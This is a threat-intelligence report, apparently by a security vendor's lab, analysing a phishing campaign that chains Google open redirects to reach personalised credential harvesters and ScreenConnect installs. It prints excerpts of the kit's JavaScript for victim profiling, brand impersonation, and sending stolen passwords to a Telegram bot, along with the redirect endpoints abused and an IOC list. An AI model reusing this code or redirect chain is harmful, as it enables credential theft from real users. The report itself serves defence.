Lead Analysts: Prabhakaran Ravichandhiran, Jeewan Singh Jalal
In addition to everyday users, Google's infrastructure is trusted by email security gateways, enterprise firewalls and automated URL detonation platforms.
Threat actors know this.
In this KnowBe4 Threat Lab analysis, we break down an active, wide-scale phishing campaign that routes victims through a deliberate chain of legitimate Google services before landing them on credential harvesters or deploying remote access tools. The execution here is unusually complete: six distinct Google properties abused across multiple redirect paths, a landing page that dynamically impersonates the victim's own organization in real time, and a dual-track post-redirect architecture that delivers either credential theft or persistent remote access depending on the lure context. The page pulls live company logos from Clearbit, real-time website screenshots from a third-party screenshot API and uses Google's public DNS to validate the victim's corporate email domain.
The result is a campaign that looks legitimate at every layer a defender is likely to inspect: the sending domain, the link, the intermediate hops, and the page that finally collects credentials.
What Sets This Campaign Apart?
Unlike typical campaigns that rely on gateways missing malicious links, this operation provides security systems with exactly what they expect: trusted Google domains at every hop.
By the time a defender inspects the sending domain, the embedded link, or the intermediate hops, everything still looks clean. The harvester at the end of the chain is built to wait for that inspection to pass.
Most phishing campaigns embed a malicious link and bet on the gateway missing it. This one does not need the gateway to miss anything. It feeds the gateway exactly what it expects: trusted Google domains at every hop.

Every URL in this campaign routes through legitimate Google-owned infrastructure before hitting attacker infrastructure. The campaign draws on six distinct Google services across multiple redirect paths, giving it a surface area that resists static blocking. The moment the redirect chain resolves, the harvester instantly profiles the request, dynamically pulls the victim's company logo and website screenshot, pre-fills their email address and waits for a password before security scanners can even flag the final destination. A separate execution track silently installs a remote access tool rather than harvesting credentials, depending on the lure context.
Based on analysis of the harvester code and observed redirect chains, the campaign uses:
- A three-hop redirect chain moving through meet[.]google[.]com, Google Search, Google's DoubleClick ad infrastructure, Google Custom Search, Google Image Search, Google Tag Manager and Google Analytics before leaving Google's network
- Victim email addresses are encoded in base64 and hidden in the URL hash fragment, which browsers strip before sending any request, making it invisible to server-side logs and most URL scanners, effectively masking the pre-targeted nature of the campaign.
- A landing page that pulls the victim's company logo live from Clearbit and takes a real-time screenshot of the victim's company website via a third-party screenshot API, all derived from the email address alone
- A Google Public DNS API call to verify the victim's email domain has valid MX records before the credential form renders, filtering out sandbox detonations and researcher addresses that use fake domains
- Live credential exfiltration to a Telegram bot the moment the victim clicks Submit, with a deliberate second-submission prompt to collect a second, higher-confidence credential pair A harvester UI that localizes itself to 16 languages based on the victim's browser locale: English, Chinese, Japanese, Portuguese, Korean, Spanish, Italian, German, French, Lithuanian, Swedish, Estonian, Turkish, Arabic, Russian or Vietnamese
- A second execution track that, instead of harvesting credentials, installs ScreenConnect as a remote access tool via a fake identity verification prompt
What Email Lures Exist in the Wild?
This campaign does not rely on a single lure theme. The observed email templates span multiple business contexts, each targeting a different class of corporate victim across manufacturing, government, finance and non-profit organizations.

Document review lures impersonate DocuSign, SafeSend ONE and generic shared document notifications. Subject lines like "Please Review for approval" and "Action Required: Review Document Ref-:4ee053ad0a..." exploit the volume of legitimate document workflow emails that pass through any corporate inbox daily.

Credential expiry lures impersonate Microsoft 365 and Office 365 help desk communications. Subject lines like "ATTENTION: #### Mailbox Expires today, 5/19/2026" and "Webmail Access Expiry | Tuesday, June 2, 2026" are addressed to specific named recipients at specific organizations. The victim's actual email domain appears in the body text as the expiring service, generated dynamically from the email address itself.

Package delivery lures impersonate FedEx Express with fabricated tracking numbers and missed-delivery timestamps, using a compromised Brazilian university domain (guardaresponsavel[.]unb[.]br) as the sender.

Payment notification lures impersonate OneDrive (via a Wavonline payment confirmation) and Intuit QuickBooks. The OneDrive variant includes a QR code embedded in the body, an alternative click path for mobile recipients whose clients render QR codes as tappable links.

Government benefit lures impersonate Social Security communications, presenting fabricated benefit or account alerts to targets at government and related organizations. These lures exploit high baseline trust in official-looking benefit correspondence within their target sector.

Microsoft voicemail lures present a fabricated missed-voicemail notification with an embedded link to "listen" to the message. The voicemail theme creates urgency without requiring the victim to recognize a specific vendor relationship, broadening the addressable victim pool.
Across all variants, the embedded link routes through at least one legitimate Google service before reaching the attacker's infrastructure, with the victim's email address carried in the URL fragment, either base64-encoded or in plaintext, depending on the campaign variant.
How This Attack Works
The Redirect Chain: Google Services as a Trust Proxy
The malicious link does not go directly to a phishing page. It routes through a chain of legitimate Google-owned infrastructure, with each hop chosen to pass a different scanning layer. The campaign has been observed using six distinct Google services as redirect intermediaries, sometimes in sequence and sometimes independently, depending on the lure variant.
Three-hop chain via Google Meet, Google Search and Google DoubleClick:
- meet[.]google[.]com/linkredirect abuses an open redirect endpoint in Google Meet that exists to handle outbound links from meeting invites. The dest= parameter accepts any destination with no restriction.
- www[.]google[.]com/url?q= is the well-documented Google Search open redirect. Its role here is primarily obfuscation: the q= value begins with amp/adservice[.]google[.]com[.]ph/..., making the next hop appear to be yet another Google resource.
- adservice[.]google[.]com[.]ph/ddm/clk/ is Google's DoubleClick Marketing Manager click-tracking endpoint on the .ph (Philippines) ccTLD. The URL includes a syntactically valid gclid= (Google Click ID) parameter, making the full chain indistinguishable from a legitimate ad-click tracking sequence.
Single-hop via Google Custom Search Engine:
cse.google.com/url?q=
  → zh-l-haixing[.]com/drooll/
#?[session-token]=jo**xx@company.com- cse[.]google[.]com/url is the open redirect endpoint for Google's Custom Search API. The q= parameter redirects to any destination. The victim's email address rides in the URL fragment, stripped by the browser before any request leaves the device and never appears in server logs on any hop, including Google's.
Google Image Search redirects:
- images[.]google[.]com[.]bd and images[.]google[.]dj are country-code TLD variants of Google Image Search that expose the same open redirect via the ?q= parameter as the main Search endpoint. Routing through regional Google domains adds geographic variation to an already trusted namespace and complicates static blocklist matching: each ccTLD resolves to the same trusted IP space but presents as a distinct domain string to signature-based filters.
Google Tag Manager redirect:
- googletagmanager[.]com/debug/clearcookies?url= abuses a debug endpoint in Google Tag Manager that accepts a url= parameter, flushes debug cookies and redirects the browser to any destination. Tag Manager infrastructure is routinely whitelisted by enterprise security tools for analytics and marketing operations, making this a quiet channel that few inspection layers scrutinize.
Google Analytics endpoint:
- analytics[.]google[.]com/ with the dl= (document location) parameter populated with attacker infrastructure. Analytics collection endpoints are regularly permitted through corporate proxies and firewalls. The dl= parameter, normally used to log the page URL generating an analytics event, is repurposed here as a redirect mechanism.
The fragment serves the same function in both URL variants: it carries the victim's pre-identified email address past every scanning layer to the harvester, where it is decoded and used to build a personalized credential page.
Reaching the Harvester: Filtering and Profiling
Once the redirect chain resolves, the victim lands on attacker-controlled infrastructure: a mix of .vu TLD domains (Vanuatu ccTLD), Cloudflare Workers endpoints (workers.dev), and compromised .de subdomains.
Before the credential page renders, the harvester runs a sequence of profiling checks against the victim's session.
Interstitial checkpoint ("Hold on briefly / All done"): A brief access verification overlay appears on .vu domains, giving the backend time to complete profiling and dropping visitors who do not wait through it.
"Human Scan Process" challenge: A fake CAPTCHA-style interaction page appears on some infrastructure nodes, labelled "Please confirm you are not automated." Automated scanners that do not simulate a click are stopped here.
The harvester code also shows passive profiling running in parallel:
// Victim IP, city, region, country collected via ipinfo.io
async function getVisitorIP() {
  xhr.open('GET', 'https://ipinfo.io/json', true);
  // returns: ip, country, city, region
}
// MX record verified via Google Public DNS API - filters out fake email addresses
async function getMXRecord(domain) {
const response = await fetch(
`https://dns.google/resolve?name=${domain}&type=MX`
);
// 'no-mx' result → victim filtered out
}// Browser version and language fingerprinted
let browser = window.clientInformation.appVersion;
let language = window.clientInformation.language;The MX record check deserves attention. By querying Google's own DNS API for the victim's email domain, the kit verifies that the domain has real mail infrastructure before proceeding. A no-mx result flags the submission as a likely researcher or sandbox, giving the operator a signal to discard the record. On some variants, this check also runs at page initialization, pre-validating the email from the URL fragment before the credential form is presented at all.
The Harvester: Built in Real Time from the Victim's Email Address

The credential harvester is dynamically constructed from the victim's email address, decoded from the URL fragment by the page's JavaScript on load.
Company logo and favicon:
// Primary: pull live company logo from Clearbit
var logoUrl = "https://logo.clearbit.com/" + emailParts[1];

// Fallback: Google favicon service
logoUrl = "https://www.google.com/s2/favicons?domain=" + emailParts[1];

// Applied to both the visible logo and the browser tab favicon
$("#logoimg").attr("src", logoUrl);
$("#favicon").attr("href", logoUrl);
Both the page logo and the browser tab favicon show the victim organization's actual brand mark, fetched live from the real company's domain.
Company website as background:
// Live screenshot of victim's company website used as background
var image = "https://image.thum.io/get/width/1200/http://" + website;
document.body.style.backgroundImage = "url('" + image + "')";
The harvester takes a real-time screenshot of the victim's organization's public website and renders it as the page background. What the victim sees is a credential dialog floating over what appears to be their company's actual web presence.
Email pre-filled from the URL fragment:
// Email decoded from base64 in the URL hash fragment
var hashPart = handleBase64Data(window.location.hash.substr(1).split('/')[0]);
// Decoded and placed directly into the email field
$("#email").val(hashPart);
The victim arrives at the page with their own email address already in the login field. They only need to enter a password. This mimics real SSO portals and removes the moment of friction that might otherwise prompt suspicion.
Page title and header:
document.title = `${capitalizedDomain} - ${langs.mail}`;
$("#loginMgs").html(`${capitalizedDomain} ${langs.emlLogin}`);
The browser tab title is the victim's own organization's name.
Multilingual UI:
const userLanguage = navigator.language || navigator.userLanguage;
// Localizes all UI strings across: en, zh, ja, pt, ko, es, it, de,
//   fr, lt, sv, et, tr, ar, ru, vi
A victim whose browser is set to German sees German UI strings. Arabic-locale browsers see right-to-left Arabic. Support for 16 locales points to a global targeting operation.
Dual Execution Paths
Once a victim clears the profiling layer, the campaign does not route every session to the same outcome. The redirect infrastructure splits based on lure context and the operator's assessment of the session.

Track A: Credential and Device Code Harvesting. Sessions that clear automated profiling are routed to a high-fidelity Microsoft "Sign in" interface. The victim's email, decoded from redirect parameters, is pre-filled into the form field. Some variants direct victims instead to a fraudulent OneDrive "Shared Document" portal displaying a live Microsoft device pairing code, intercepting the device authorization flow rather than capturing a static password.

Track B: Remote Access Tool Installation. A subset of victims, typically those reached through document-access or identity-verification lures, are directed to a portal displaying a fabricated prompt labelled "Identity Verification Required." The overlay walks the victim through a verification step that, in the background, drops and executes a script silently installing ScreenConnect, a legitimate remote monitoring and management tool used widely in enterprise environments. Once ScreenConnect establishes a session, the operator gains persistent, interactive access to the victim's machine. This outcome is substantially more valuable than a single credential pair: it provides continuous access that persists through password resets and is not disrupted by MFA, since the operator is already inside the endpoint.
The choice between Track A and Track B reflects a deliberate triage decision. Credential pairs are high-volume and quickly monetized. Remote access is lower-volume but persistent. Running both tracks from a shared redirect and scanning-evasion layer is efficient: one lure campaign, two distinct monetization paths.
Credential Capture and Exfiltration
Credential submission triggers live exfiltration to a Telegram bot:
var message = `--------+ New Result ${city} ${region}, ${country} +--------\n`;
message += "Email : "    + ai + "\n";
message += "Password : " + pr + "\n";
message += "Checker: "   + ai + ":" + pr + "\n";
message += "Browser : "  + GetBrowserandLanguage()[0] + "\n";
message += "MX Record : " + await getMXRecord(domain) + "\n";
message += "IP Address : " + visitorInfo[0] + "\n";

$.ajax({
  url: `https://api.telegram.org/bot${token}/sendMessage`,
  data: { "chat_id": chatId, "text": message }
});
Credentials arrive in the operator's Telegram channel within seconds, complete with the victim's IP address, geolocation, browser string and verified MX records for their organization.
Double credential capture via deliberate failure:
if (attempts >= 1) {
  // Second attempt: show success, redirect to real company domain
  window.location.replace(`http://www.${domain}`);
} else {
  attempts++;
  // First attempt: show "invalid password" error, clear the field
  msgElement.show();
  passwordField.val('');
}
The first submission always returns an "Invalid password" error and clears the field, regardless of what was entered. The victim re-enters their password. The second submission is captured and confirmed. The operator now has two credential pairs, including one the victim was confident enough to type twice. After the second submission, the victim is redirected to their real company website. The session ends with no indication anything happened.
IOCs - Actionable for SIEM and Firewall Ingestion
| IOC Type | Indicator | Category | Notes |
|---|---|---|---|
| Domain | vazquezfleytas[.]com |
Credential harvester | Terminal destination - URL chain 1 |
| Domain | zh-l-haixing[.]com |
Credential harvester | Terminal destination - URL chain 2 |
| Domain | odahlzr5lm[.]reliabilityinoperations[.]de |
Credential harvester | Fake OneDrive portal |
| Domain | cloudbemismanufacturingcompanygroup[.]rydezyhrsysteminc[.]vu |
Credential harvester | M365 harvester with interstitial gate |
| Domain | servicetriumphgroupsimplyappraisals[.]spectrhwqumbrands[.]vu |
Credential harvester | .vu TLD harvester infrastructure |
| Domain | unitedtechnofzmlogies[.]vu |
Credential harvester | .vu TLD harvester infrastructure |
| Domain | velvorra[.]com |
Credential harvester | Attacker-controlled harvester domain |
| Domain | cloudgillettebrandberkshirehathaway[.]rtzcoekdrporation[.]vu |
Credential harvester | .vu TLD harvester infrastructure |
| Domain | furqanmustafa[.]com |
Credential harvester / infrastructure | Attacker-controlled domain |
| Domain | staiwooje[.]app |
Credential harvester | Attacker-controlled .app domain |
| Domain | edificiocristal[.]pt |
Infrastructure | Attacker-controlled or compromised domain |
| Cloudflare Worker | Link-form-unj9[.]p-sm7rw6ru[.]workers[.]dev |
Credential harvester | Serverless harvester via Cloudflare Workers |
| Cloudflare Worker | data-cloud-ofe8[.]p-8yejy42o[.]workers[.]dev |
Credential harvester | Serverless harvester via Cloudflare Workers |
| Telegram Chat ID | 7861974506 |
C2 exfiltration | Operator's Telegram channel receiving stolen credentials |
| Domain | goldenearth[.]ma |
Credential harvester | Attacker-controlled domain |
| Domain | document24acces[.]com |
Credential harvester | Attacker-controlled domain |
| Domain | anglictina-doucovani[.]cz |
Infrastructure | Compromised or attacker-controlled domain |
| Domain | camara-verde[.]org |
Infrastructure | Compromised or attacker-controlled domain |
| Domain | demo[.]mybluekart[.]com |
Credential harvester | Attacker-controlled domain |
| Domain | sefvraa[.]com |
Credential harvester | Attacker-controlled domain |
| Domain | guzeldagenerji[.]com[.]tr |
Infrastructure | Compromised or attacker-controlled domain |
| Domain | monntgro[.]com |
Credential harvester | Attacker-controlled domain |
| Domain | cindymagee[.]net |
Credential harvester | Attacker-controlled domain |
| Domain | itunes321[.]rovitan[.]vu |
Credential harvester | .vu TLD harvester infrastructure |
| Domain | servicesmallplanetdigitalsystems[.]gdipbrinfotech[.]vu |
Credential harvester | .vu TLD harvester infrastructure |
| Domain | pittni[.]com |
Credential harvester | Attacker-controlled domain |
| SharePoint tenant | amzn-redirecturl-dc73bfyf29-campaign[.]sharepoint[.]com |
Redirect infrastructure | Compromised SharePoint tenant used as redirect hop |
What Your Team Should Do Right Now
Recipients who clicked these links were targeted with a campaign built to look legitimate at every step, including showing them their own organization's logo and website. Acting on this intelligence now limits exposure from the next wave.
- Block the IOC domains at your DNS filter, proxy, and SIEM now.
- Hunt for Telegram Bot API traffic.
- Force credential resets for any users who may have received these lures.
